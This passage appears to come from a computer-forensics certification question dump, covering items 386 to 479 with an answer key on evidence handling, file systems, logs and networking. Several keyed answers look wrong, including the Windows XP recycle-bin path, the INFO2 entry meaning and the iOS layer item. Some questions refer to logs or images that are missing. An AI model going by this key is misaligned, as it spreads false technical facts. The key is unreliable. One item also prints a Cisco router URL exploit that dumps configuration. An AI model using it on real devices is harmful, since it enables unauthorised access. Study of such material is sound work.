C. The RGBQUAD array

D. Header

ANSWER: A

QUESTION NO: 386

Where should the investigator look for the Edge browser's browsing records, including history, cache, and cookies?

A. ESE Database

B. Virtual Memory

C. Sparse files

D. Slack Space

ANSWER: A

QUESTION NO: 387

The objective of this act was to protect consumers' personal financial information held by financial institutions and their service providers.

A. Gramm-Leach-Bliley Act

B. Sarbanes-Oxley 2002

C. California SB 1386

D. HIPAA

ANSWER: A

QUESTION NO: 388

A suspect is accused of violating the acceptable use of computing resources, as he has visited adult websites and downloaded images. The investigator wants to demonstrate that the suspect did indeed visit these sites. However, the suspect has cleared the search history and emptied the cookie cache. Moreover, he has removed any images he might have downloaded. What can the investigator do to prove the violation?

A. Image the disk and try to recover deleted files

B. Seek the help of co-workers who are eye-witnesses

C. Check the Windows registry for connection data (you may or may not recover)

D. Approach the websites for evidence

ANSWER: A

QUESTION NO: 389

Which of the following files DOES NOT use Object Linking and Embedding (OLE) technology to embed and link to other objects?

A. Portable Document Format

B. MS-office Word Document

C. MS-office Word OneNote

D. MS-office Word PowerPoint

ANSWER: A

QUESTION NO: 390

John is working on his company policies and guidelines. The section he is currently working on covers company documents; how they should be handled, stored, and eventually destroyed. John is concerned about the process whereby outdated documents are destroyed. What type of shredder should John write in the guidelines to be used when destroying documents?

A. Strip-cut shredder

B. Cross-cut shredder

C. Cross-hatch shredder

D. Cris-cross shredder

ANSWER: B

QUESTION NO: 391

Which of the following is an iOS Jailbreaking tool?

A. Kingo Android ROOT

B. Towelroot

C. One Click Root

D. Redsn0w

ANSWER: D

QUESTION NO: 392

James, a forensics specialist, was tasked with investigating a Windows XP machine that was used for malicious online activities. During the Investigation, he recovered certain deleted files from Recycle Bin to Identify attack clues.

Identify the location of Recycle Bin in Windows XP system.

A. Drive:\$Recycle.Bin\

B. local/sha re/Trash

C. Drive:\RECYCLER\

D. DriveARECYCLED

ANSWER: A

QUESTION NO: 393

_____allows a forensic investigator to identify the missing links during investigation.

A. Evidence preservation

B. Chain of custody

C. Evidence reconstruction

D. Exhibit numbering

ANSWER: B

QUESTION NO: 394

You are working in the security Department of law firm. One of the attorneys asks you about the topic of sending fake email because he has a client who has been charged with doing just that. His client alleges that he is innocent and that there is no way for a fake email to actually be sent. You inform the attorney that his client is mistaken and that fake email is possibility and that you can prove it. You return to your desk and craft a fake email to the attorney that appears to come from his boss. What port do you send the email to on the company SMTP server?

A. 10

B. 25

C. 110

D. 135

ANSWER: B

QUESTION NO: 395

What is the role of Alloc.c in Apache core?

A. It handles allocation of resource pools

B. It is useful for reading and handling of the configuration files

C. It takes care of all the data exchange and socket connections between the client and the server

D. It handles server start-ups and timeouts

ANSWER: A

QUESTION NO: 396

In a computer that has Dropbox client installed, which of the following files related to the Dropbox client store information about local Dropbox installation and the Dropbox user account, along with email IDs linked with the account?

A. config.db

B. install.db

C. sigstore.db

D. filecache.db

ANSWER: A

Explanation:

Reference: http://ijettjournal.org/Special%20issue/CAT-2020-III/CATI3P207.pdf

QUESTION NO: 397

What does the bytes 0x0B-0x53 represent in the boot sector of NTFS volume on Windows 2000?

A. Jump instruction and the OEM ID

B. BIOS Parameter Block (BPB) and the OEM ID

C. BIOS Parameter Block (BPB) and the extended BPB

D. Bootstrap code and the end of the sector marker

ANSWER: C

Explanation:

Reference: http://ntfs.com/ntfs-partition-boot-sector.htm

QUESTION NO: 398

When analyzing logs, it is important that the clocks of all the network devices are synchronized. Which protocol will help in synchronizing these clocks?

A. UTC

B. PTP

C. Time Protocol

D. NTP

ANSWER: D

QUESTION NO: 399

George is the network administrator of a large Internet company on the west coast. Per corporate policy, none of the employees in the company are allowed to use FTP or SFTP programs without obtaining approval from the IT department. Few managers are using SFTP program on their computers. Before talking to his boss, George wants to have some proof of their activity. George wants to use Ethereal to monitor network traffic, but only SFTP traffic to and from his network. What filter should George use in Ethereal?

A. src port 23 and dst port 23

B. udp port 22 and host 172.16.28.1/24

C. net port 22

D. src port 22 and dst port 22

ANSWER: D

QUESTION NO: 400

Which of the following Windows event logs record events related to device drives and hardware changes?

A. Forwarded events log

B. System log

C. Application log

D. Security log

ANSWER: B

QUESTION NO: 401

You work as a penetration tester for Hammond Security Consultants. You are currently working on a contract for the state government of California. Your next step is to initiate a DoS attack on their network. Why would you want to initiate a DoS attack on a system you are testing?

A. Show outdated equipment so it can be replaced

B. List weak points on their network

C. Use attack as a launching point to penetrate deeper into the network

D. Demonstrate that no system can be protected against DoS attacks

ANSWER: B

QUESTION NO: 402

After passively scanning the network of Department of Defense (DoD), you switch over to active scanning to identify live hosts on their network. DoD is a large organization and should respond to any number of scans. You start an ICMP ping sweep by sending an IP packet to the broadcast address. Only five hosts respond to your ICMP pings; definitely not the number of hosts you were expecting. Why did this ping sweep only produce a few responses?

A. Only IBM AS/400 will reply to this scan

B. Only Windows systems will reply to this scan

C. A switched network will not respond to packets sent to the broadcast address

D. Only Unix and Unix-like systems will reply to this scan

ANSWER: D

QUESTION NO: 403

One technique for hiding information is to change the file extension from the correct one to the one that might not be noticed by an investigator. For example, changing a .jpg extension to a .doc extension so that a picture file appears to be a document. What can an investigator examine to verify that a file has the correct extension?

A. The file header

B. The File Allocation Table

C. The file footer

D. The sector map

ANSWER: A

QUESTION NO: 404

Michael works for Kimball Construction Company as senior security analyst. As part of yearly security audit, Michael scans his network for vulnerabilities. Using Nmap, Michael conducts XMAS scan and most of the ports scanned do not give a response. In what state are these ports?

A. Closed

B. Open

C. Stealth

D. Filtered

ANSWER: B

QUESTION NO: 405

What will the following command accomplish? dd if=/dev/xxx of=mbr.backup bs=512 count=1

A. Back up the master boot record

B. Restore the master boot record

C. Mount the master boot record on the first partition of the hard drive

D. Restore the first 512 bytes of the first partition of the hard drive

ANSWER: A

QUESTION NO: 406

What type of analysis helps to identify the time and sequence of events in an investigation?

A. Time-based

B. Functional

C. Relational

D. Temporal

ANSWER: D

QUESTION NO: 407

Which of the following does Microsoft Exchange E-mail Server use for collaboration of various e-mail applications?

A. Simple Mail Transfer Protocol (SMTP)

B. Messaging Application Programming Interface (MAPI)

C. Internet Message Access Protocol (IMAP)

D. Post Office Protocol version 3 (POP3)

ANSWER: B

QUESTION NO: 408

Which of the following is a responsibility of the first responder?

A. Determine the severity of the incident

B. Collect as much information about the incident as possible

C. Share the collected information to determine the root cause

D. Document the findings

ANSWER: B

QUESTION NO: 409

In which registry does the system store the Microsoft security IDs?

A. HKEY_CLASSES_ROOT (HKCR)

B. HKEY_CURRENT_CONFIG (HKCC)

C. HKEY_CURRENT_USER (HKCU)

D. HKEY_LOCAL_MACHINE (HKLM)

ANSWER: D

QUESTION NO: 410

You have used a newly released forensic investigation tool, which doesn't meet the Daubert Test, during a case. The case has ended-up in court. What argument could the defense make to weaken your case?

A. The tool hasn't been tested by the International Standards Organization (ISO)

B. Only the local law enforcement should use the tool

C. The total has not been reviewed and accepted by your peers

D. You are not certified for using the tool

ANSWER: C

QUESTION NO: 411

If you discover a criminal act while investigating a corporate policy abuse, it becomes a publicsector investigation and should be referred to law enforcement?

A. true

B. false

ANSWER: A

QUESTION NO: 412

What does mactime, an essential part of the coroner's toolkit do?

A. It traverses the file system and produces a listing of all files based on the modification, access and change timestamps

B. It can recover deleted file space and search it for data. However, it does not allow the investigator to preview them

C. The tools scans for i-node information, which is used by other tools in the tool kit

D. It is too specific to the MAC OS and forms a core component of the toolkit

ANSWER: A

QUESTION NO: 413

Watson, a forensic investigator, is examining a copy of an ISO file stored in CDFS format. What type of evidence is this?

A. Data from a CD copied using Windows

B. Data from a CD copied using Mac-based system

C. Data from a DVD copied using Windows system

D. Data from a CD copied using Linux system

ANSWER: A

QUESTION NO: 414

You are a security analyst performing a penetration tests for a company in the Midwest. After some initial reconnaissance, you discover the IP addresses of some Cisco routers used by the company. You type in the following URL that includes the IP address of one of the routers: http://172.168.4.131/level/99/exec/show/config

After typing in this URL, you are presented with the entire configuration file for that router. What have you discovered?

A. HTTP Configuration Arbitrary Administrative Access Vulnerability

B. HTML Configuration Arbitrary Administrative Access Vulnerability

C. Cisco IOS Arbitrary Administrative Access Online Vulnerability

D. URL Obfuscation Arbitrary Administrative Access Vulnerability

ANSWER: A

QUESTION NO: 415

What does the Rule 101 of Federal Rules of Evidence states?

A. Scope of the Rules, where they can be applied

B. Purpose of the Rules


C. Limited Admissibility of the Evidence

D. Rulings on Evidence

ANSWER: A

QUESTION NO: 416

A forensic analyst has been tasked with investigating unusual network activity Inside a retail company's network. Employees complain of not being able to access services, frequent rebooting, and anomalies In log files. The Investigator requested log files from the IT administrator and after carefully reviewing them, he finds the following log entry:



What type of attack was performed on the companies' web application?

A. Directory transversal

B. Unvalidated input

C. Log tampering

D. SQL injection

ANSWER: D

QUESTION NO: 417

When Investigating a system, the forensics analyst discovers that malicious scripts were Injected Into benign and trusted websites. The attacker used a web application to send malicious code. In the form of a browser side script, to a different end-user. What attack was performed here?

A. Brute-force attack

B. Cookie poisoning attack

C. Cross-site scripting attack

D. SQL injection attack

ANSWER: C

QUESTION NO: 418

You just passed your ECSA exam and are about to start your first consulting job running security audits for a financial institution in Los Angeles. The IT manager of the company you will be working for tries to see if you remember your ECSA class. He asks about the methodology you will be using to test the company's network. How would you answer?

A. Microsoft Methodology

B. Google Methodology

C. IBM Methodology

D. LPT Methodology

ANSWER: D

QUESTION NO: 419

Where is the default location for Apache access logs on a Linux computer?

A. usr/local/apache/logs/access_log

B. bin/local/home/apache/logs/access_log

C. usr/logs/access_log

D. logs/usr/apache/access_log

ANSWER: A

QUESTION NO: 420

Company ABC has employed a firewall, IDS, Antivirus, Domain Controller, and SIEM. The company's domain controller goes down. From which system would you begin your investigation?

A. Domain Controller

B. Firewall

C. SIEM

D. IDS

ANSWER: C

QUESTION NO: 421

Which of the following file system uses Master File Table (MFT) database to store information about every file and directory on a volume?

A. FAT File System

B. ReFS

C. exFAT

D. NTFS File System

ANSWER: D

QUESTION NO: 422

Microsoft Security IDs are available in Windows Registry Editor. The path to locate IDs in Windows 7 is:

A. HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProfileList

B. HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\ProfileList

C. HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\RegList

D. HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Regedit

ANSWER: A

QUESTION NO: 423

A section of your forensics lab houses several electrical and electronic equipment. Which type of fire extinguisher you must install in this area to contain any fire incident?

A. Class B

B. Class D

C. Class C

D. Class A

ANSWER: C

QUESTION NO: 424

What is the following command trying to accomplish?

C:> nmap –sU –p445 192.168.0.0/24

A. Verify that UDP port 445 is open for the 192.168.0.0 network

B. Verify that TCP port 445 is open for the 192.168.0.0 network

C. Verify that NETBIOS is running for the 192.168.0.0 network

D. Verify that UDP port 445 is closed for the 192.168.0.0 network

ANSWER: A

QUESTION NO: 425

Which of the following is the most effective tool for acquiring volatile data from a Windows-based system?

A. Coreography

B. Datagrab

C. Ethereal

D. Helix

ANSWER: D

QUESTION NO: 426

Which of the following malware targets Android mobile devices and installs a backdoor that remotely installs applications from an attacker-controlled server?

A. Felix

B. XcodeGhost

C. xHelper

D. Unflod

ANSWER: D

QUESTION NO: 427

What is the capacity of Recycle bin in a system running on Windows Vista?

A. 2.99GB

B. 3.99GB

C. Unlimited

D. 10% of the partition space

ANSWER: C

QUESTION NO: 428

Harold is a security analyst who has just run the rdisk /s command to grab the backup SAM files on a computer. Where should Harold navigate on the computer to find the file?

A. %systemroot%\system32\LSA

B. %systemroot%\system32\drivers\etc

C. %systemroot%\repair

D. %systemroot%\LSA

ANSWER: C

QUESTION NO: 429

Which of the following tool enables a user to reset his/her lost admin password in a Windows system?

A. Advanced Office Password Recovery

B. Active@ Password Changer

C. Smartkey Password Recovery Bundle Standard

D. Passware Kit Forensic

ANSWER: B

QUESTION NO: 430

What does the acronym POST mean as it relates to a PC?

A. Primary Operations Short Test

B. PowerOn Self Test

C. Pre Operational Situation Test

D. Primary Operating System Test

ANSWER: B

QUESTION NO: 431

The _____ refers to handing over the results of private investigations to the authorities because of indications of criminal activity.

A. Locard Exchange Principle

B. Clark Standard

C. Kelly Policy

D. Silver-Platter Doctrine

ANSWER: D

QUESTION NO: 432

During the course of an investigation, you locate evidence that may prove the innocence of the suspect of the investigation. You must maintain an unbiased opinion and be objective in your entire fact finding process. Therefore, you report this evidence. This type of evidence is known as:

A. Inculpatory evidence

B. Mandatory evidence

C. Exculpatory evidence

D. Terrible evidence

ANSWER: C

QUESTION NO: 433

An investigator seized a notebook device installed with a Microsoft Windows OS. Which type of files would support an investigation of the data size and structure in the device?

A. Ext2 and Ext4

B. APFSandHFS

C. HFS and GNUC

D. NTFSandFAT

ANSWER: D

QUESTION NO: 434

What do you call the process of studying the changes that have taken place across a system or a machine after a series of actions or incidents?

A. Windows Services Monitoring

B. System Baselining

C. Start-up Programs Monitoring

D. Host integrity Monitoring

ANSWER: D

Explanation:

Host integrity monitoring is the process of studying the changes that have taken place across a system after a series of actions or incidents. Involves monitoring ports, processes, registry, event logs, etc.

QUESTION NO: 435

To understand the impact of a malicious program after the booting process and to collect recent information from the disk partition, an Investigator should evaluate the content of the:

A. MBR

B. GRUB

C. UEFI

D. BIOS

ANSWER: A

QUESTION NO: 436

Williamson is a forensic investigator. While investigating a case of data breach at a company, he is maintaining a document that records details such as the forensic processes applied on the collected evidence, particulars of people handling It. the dates and times when it Is being handled, and the place of storage of the evidence. What do you call this document?

A. Consent form

B. Log book


C. Authorization form

D. Chain of custody

ANSWER: D

QUESTION NO: 437

Data is striped at a byte level across multiple drives, and parity information is distributed among all member drives.



What RAID level is represented here?

A. RAID Level 0

B. RAID Level 5

C. RAID Level 3

D. RAID Level 1

ANSWER: B

QUESTION NO: 438

Harold is a computer forensics investigator working for a consulting firm out of Atlanta Georgia. Harold is called upon to help with a corporate espionage case in Miami Florida. Harold assists in the investigation by pulling all the data from the computers allegedly used in the illegal activities. He finds that two suspects in the company where stealing sensitive corporate information and selling it to competing companies. From the email and instant messenger logs recovered, Harold has discovered that the two employees notified the buyers by writing symbols on the back of specific stop signs. This way,

the buyers knew when and where to meet with the alleged suspects to buy the stolen material. What type of steganography did these two suspects use?

A. Text semagram

B. Visual semagram

C. Grill cipher

D. Visual cipher

ANSWER: B

QUESTION NO: 439

Adam, a forensic analyst, is preparing VMs for analyzing a malware. Which of the following is NOT a best practice?

A. Isolating the host device

B. Installing malware analysis tools

C. Using network simulation tools

D. Enabling shared folders

ANSWER: D

QUESTION NO: 440

How many possible sequence number combinations are there in TCP/IP protocol?

A. 1 billion

B. 320 billion

C. 4 billion

D. 32 million

ANSWER: C

QUESTION NO: 441

MAC filtering is a security access control methodology, where a _____ is assigned to each network card to determine access to the network.

A. 48-bit address

B. 24-bit address

C. 16-bit address

D. 32-bit address

ANSWER: A

Explanation:

Reference: https://www.geeksforgeeks.org/mac-filtering-in-computer-network/#:~:text=MAC%20filtering%20is%20a%20security,access%20a%20network%20or%20not.&text=It%20helps%20in%

20preventing%20unwanted%20access%20to%20the%20network

QUESTION NO: 442

Rule 1002 of Federal Rules of Evidence (US) talks about_____

A. Admissibility of original

B. Admissibility of duplicates

C. Requirement of original

D. Admissibility of other evidence of contents

ANSWER: C

QUESTION NO: 443

The newer Macintosh Operating System is based on:

A. OS/2

B. BSD Unix

C. Linux

D. Microsoft Windows

ANSWER: B

QUESTION NO: 444

Which of the following statements pertaining to First Response is true?

A. First Response is a part of the investigation phase

B. First Response is a part of the post-investigation phase

C. First Response is a part of the pre-investigation phase

D. First Response is neither a part of pre-investigation phase nor a part of investigation phase. It only involves attending to a crime scene first and taking measures that assist forensic investigators in executing their tasks in the investigation phase more efficiently

ANSWER: A

QUESTION NO: 445

At what layer of the OSI model do routers function on?

A. 4

B. 3

C. 1

D. 5

ANSWER: B

QUESTION NO: 446

What is a good security method to prevent unauthorized users from "tailgating"?

A. Man trap

B. Electronic combination locks

C. Pick-resistant locks

D. Electronic key systems

ANSWER: A

QUESTION NO: 447

While working for a prosecutor, what do you think you should do if the evidence you found appears to be exculpatory and is not being released to the defense?

A. Keep the information of file for later review

B. Destroy the evidence

C. Bring the information to the attention of the prosecutor, his or her supervisor or finally to the judge

D. Present the evidence to the defense attorney

ANSWER: C

QUESTION NO: 448

Consider that you are investigating a machine running an Windows OS released prior to Windows Vista. You are trying to gather information about the deleted files by examining the master database file named INFO2 located at C:\Recycler\\. You read an entry named "Dd5.exe". What does Dd5.exe mean?

A. D drive. fifth file deleted, a .exe file

B. D drive, fourth file restored, a .exe file

C. D drive, fourth file deleted, a .exe file

D. D drive, sixth file deleted, a .exe file

ANSWER: B

QUESTION NO: 449

Robert needs to copy an OS disk snapshot of a compromised VM to a storage account in different region for further investigation. Which of the following should he use in this scenario?

A. Azure CLI

B. Azure Monitor

C. Azure Active Directory

D. Azure Portal

ANSWER: A

QUESTION NO: 450

Richard is extracting volatile data from a system and uses the command doskey/history. What is he trying to extract?

A. Events history

B. Previously typed commands

C. History of the browser

D. Passwords used across the system

ANSWER: B

QUESTION NO: 451

A small law firm located in the Midwest has possibly been breached by a computer hacker looking to obtain information on their clientele. The law firm does not have any on-site IT employees, but wants to search for evidence of the breach themselves to prevent any possible media attention. Why would this not be recommended?

A. Searching for evidence themselves would not have any ill effects

B. Searching could possibly crash the machine or device

C. Searching creates cache files, which would hinder the investigation

D. Searching can change date/time stamps

ANSWER: D

QUESTION NO: 452

You are running through a series of tests on your network to check for any security vulnerabilities.

After normal working hours, you initiate a DoS attack against your external firewall. The firewall Quickly freezes up and becomes unusable. You then initiate an FTP connection from an external IP into your internal network. The connection is successful even though you have FTP blocked at the external firewall. What has happened?

A. The firewall failed-bypass

B. The firewall failed-closed

C. The firewall ACL has been purged

D. The firewall failed-open

ANSWER: D

QUESTION NO: 453

To check for POP3 traffic using Ethereal, what port should an investigator search by?

A. 143

B. 25

C. 110

D. 125

ANSWER: C

QUESTION NO: 454

Which among the following web application threats is resulted when developers expose various internal implementation objects, such as files, directories, database records, or key-through references?

A. Remote File Inclusion

B. Cross Site Scripting

C. Insecure Direct Object References

D. Cross Site Request Forgery

ANSWER: C

QUESTION NO: 455

In General, _____ Involves the investigation of data that can be retrieved from the hard disk or other disks of a computer by applying scientific methods to retrieve the data.

A. Network Forensics

B. Data Recovery

C. Disaster Recovery

D. Computer Forensics

ANSWER: D

QUESTION NO: 456

Data Files contain Multiple Data Pages, which are further divided into Page Header, Data Rows, and Offset Table. Which of the following is true for Data Rows?

A. Data Rows store the actual data

B. Data Rows present Page type. Page ID, and so on

C. Data Rows point to the location of actual data

D. Data Rows spreads data across multiple databases

ANSWER: B

QUESTION NO: 457

In a FIlesystem Hierarchy Standard (FHS), which of the following directories contains the binary files required for working?

A. /sbin

B. /proc

C. /mm

D. /media

ANSWER: A

QUESTION NO: 458

What is the default IIS log location?

A. SystemDrive\inetpub\LogFiles

B. %SystemDrive%\inetpub\logs\LogFiles

C. %SystemDrive\logs\LogFiles

D. SystemDrive\logs\LogFiles

ANSWER: B

QUESTION NO: 459

What does the part of the log, "% SEC-6-IPACCESSLOGP", extracted from a Cisco router represent?

A. The system was not able to process the packet because there was not enough room for all of the desired IP header options

B. Immediate action required messages

C. Some packet-matching logs were missed because the access list log messages were rate limited, or no access list log buffers were available

D. A packet matching the log criteria for the given access list has been detected (TCP or UDP)

ANSWER: D

QUESTION NO: 460

When carrying out a forensics investigation, why should you never delete a partition on a dynamic disk?

A. All virtual memory will be deleted

B. The wrong partition may be set to active

C. This action can corrupt the disk

D. The computer will be set in a constant reboot state

ANSWER: C

QUESTION NO: 461

After suspecting a change in MS-Exchange Server storage archive, the investigator has analyzed it. Which of the following components is not an actual part of the archive?

A. PRIV.STM

B. PUB.EDB

C. PRIV.EDB

D. PUB.STM

ANSWER: D

QUESTION NO: 462

Before accessing digital evidence from victims, witnesses, or suspects, on their electronic devices, what should the Investigator do first to respect legal privacy requirements?

A. Notify the fact to the local authority or employer

B. Remove the battery or turn-off the device

C. Protect the device against external communication

D. Obtain formal written consent to search

ANSWER: A

QUESTION NO: 463

Which of the following Windows-based tool displays who is logged onto a computer, either locally or remotely?

A. Tokenmon

B. PSLoggedon

C. TCPView

D. Process Monitor

ANSWER: B

QUESTION NO: 464

Stephen is checking an image using Compare Files by The Wizard, and he sees the file signature is shown as FF D8 FF E1. What is the file type of the image?

A. gif

B. bmp


C. jpeg

D. png

ANSWER: C

QUESTION NO: 465

The given image displays information about date and time of installation of the OS along with service packs, patches, and sub-directories. What command or tool did the investigator use to view this output?



A. dir /o:d

B. dir /o:s

C. dir /o:e

D. dir /o:n

ANSWER: A

QUESTION NO: 466

How will you categorize a cybercrime that took place within a CSP's cloud environment?

A. Cloud as a Subject

B. Cloud as a Tool

C. Cloud as an Audit

D. Cloud as an Object

ANSWER: D

QUESTION NO: 467

Smith, an employee of a reputed forensic investigation firm, has been hired by a private organization to investigate a laptop that is suspected to be involved in the hacking of the organization's DC server. Smith wants to find all the values typed into the Run box in the Start menu. Which of the following registry keys will Smith check to find the above information?

A. TypedURLs key

B. MountedDevices key

C. UserAssist Key

D. RunMRU key

ANSWER: D

QUESTION NO: 468

Which of the following tools is used to dump the memory of a running process, either immediately or when an error condition occurs?

A. FATKit

B. Coreography

C. Belkasoft Live RAM Capturer

D. CacheInf

ANSWER: C

QUESTION NO: 469

An Employee is suspected of stealing proprietary information belonging to your company that he had no rights to possess. The information was stored on the Employees Computer that was protected with the NTFS Encrypted File System (EFS) and you had observed him copy the files to a floppy disk just before leaving work for the weekend. You detain the Employee before he leaves the building and recover the floppy disks and secure his computer. Will you be able to break the encryption so that you can verify that that the employee was in possession of the proprietary information?

A. EFS uses a 128-bit key that can't be cracked, so you will not be able to recover the information

B. When the encrypted file was copied to the floppy disk, it was automatically unencrypted, so you can recover the information.

C. The EFS Revoked Key Agent can be used on the Computer to recover the information

D. When the Encrypted file was copied to the floppy disk, the EFS private key was also copied to the floppy disk, so you can recover the information.

ANSWER: B

QUESTION NO: 470

E-mail logs contain which of the following information to help you in your investigation? (Choose four.)

A. user account that was used to send the account

B. attachments sent with the e-mail message

C. unique message identifier

D. contents of the e-mail message

E. date and time the message was sent

ANSWER: A C D E

QUESTION NO: 471

Which of the following files stores information about local Dropbox installation and account, email IDs linked with the account, current version/build for the local application, the host_id, and local path information?

A. host.db

B. sigstore.db

C. config.db

D. filecache.db

ANSWER: C

QUESTION NO: 472

Examination of a computer by a technically unauthorized person will almost always result in:

A. Rendering any evidence found inadmissible in a court of law

B. Completely accurate results of the examination

C. The chain of custody being fully maintained

D. Rendering any evidence found admissible in a court of law

ANSWER: A

QUESTION NO: 473

Which layer of iOS architecture should a forensics investigator evaluate to analyze services such as Threading, File Access, Preferences, Networking and high-level features?

A. Core Services

B. Media services

C. Cocoa Touch

D. Core OS

ANSWER: D

QUESTION NO: 474

Ron, a computer forensics expert, is investigating a case involving corporate espionage. He has recovered several mobile computing devices from the crime scene. One of the evidence that Ron possesses is a mobile phone from Nokia that was left in ON condition. Ron needs to recover the IMEI number of the device to establish the identity of the device owner. Which of the following key combinations can he use to recover the IMEI number?

A. #*06*#

B. *#06#

C. #06#*

D. *IMEI#

ANSWER: B

QUESTION NO: 475

What is the purpose of using Obfuscator in malware?

A. Execute malicious code in the system

B. Avoid encryption while passing through a VPN

C. Avoid detection by security mechanisms

D. Propagate malware to other connected devices

ANSWER: C

QUESTION NO: 476

Steven has been given the task of designing a computer forensics lab for the company he works for. He has found documentation on all aspects of how to design a lab except the number of exits needed. How many exits should Steven include in his design for the computer forensics lab?

A. Three

B. One

C. Two

D. Four

ANSWER: B

QUESTION NO: 477

What will the following Linux command accomplish? dd if=/dev/mem of=/home/sam/mem.bin bs=1024

A. Copy the master boot record to a file

B. Copy the contents of the system folder to a file

C. Copy the running memory to a file

D. Copy the memory dump file to an image file

ANSWER: C

QUESTION NO: 478

Which following forensic tool allows investigator to detect and extract hidden streams on NTFS drive?

A. Stream Detector

B. TimeStomp

C. Autopsy

D. analyzeMFT

ANSWER: A

QUESTION NO: 479

You are contracted to work as a computer forensics investigator for a regional bank that has four 30 TB storage area networks that store customer data.

What method would be most efficient for you to acquire digital evidence from this network?

A. create a compressed copy of the file with DoubleSpace

B. create a sparse data copy of a folder or file

C. make a bit-stream disk-to-image file

D. make a bit-stream disk-to-disk file

ANSWER: C

QUESTION NO: 480

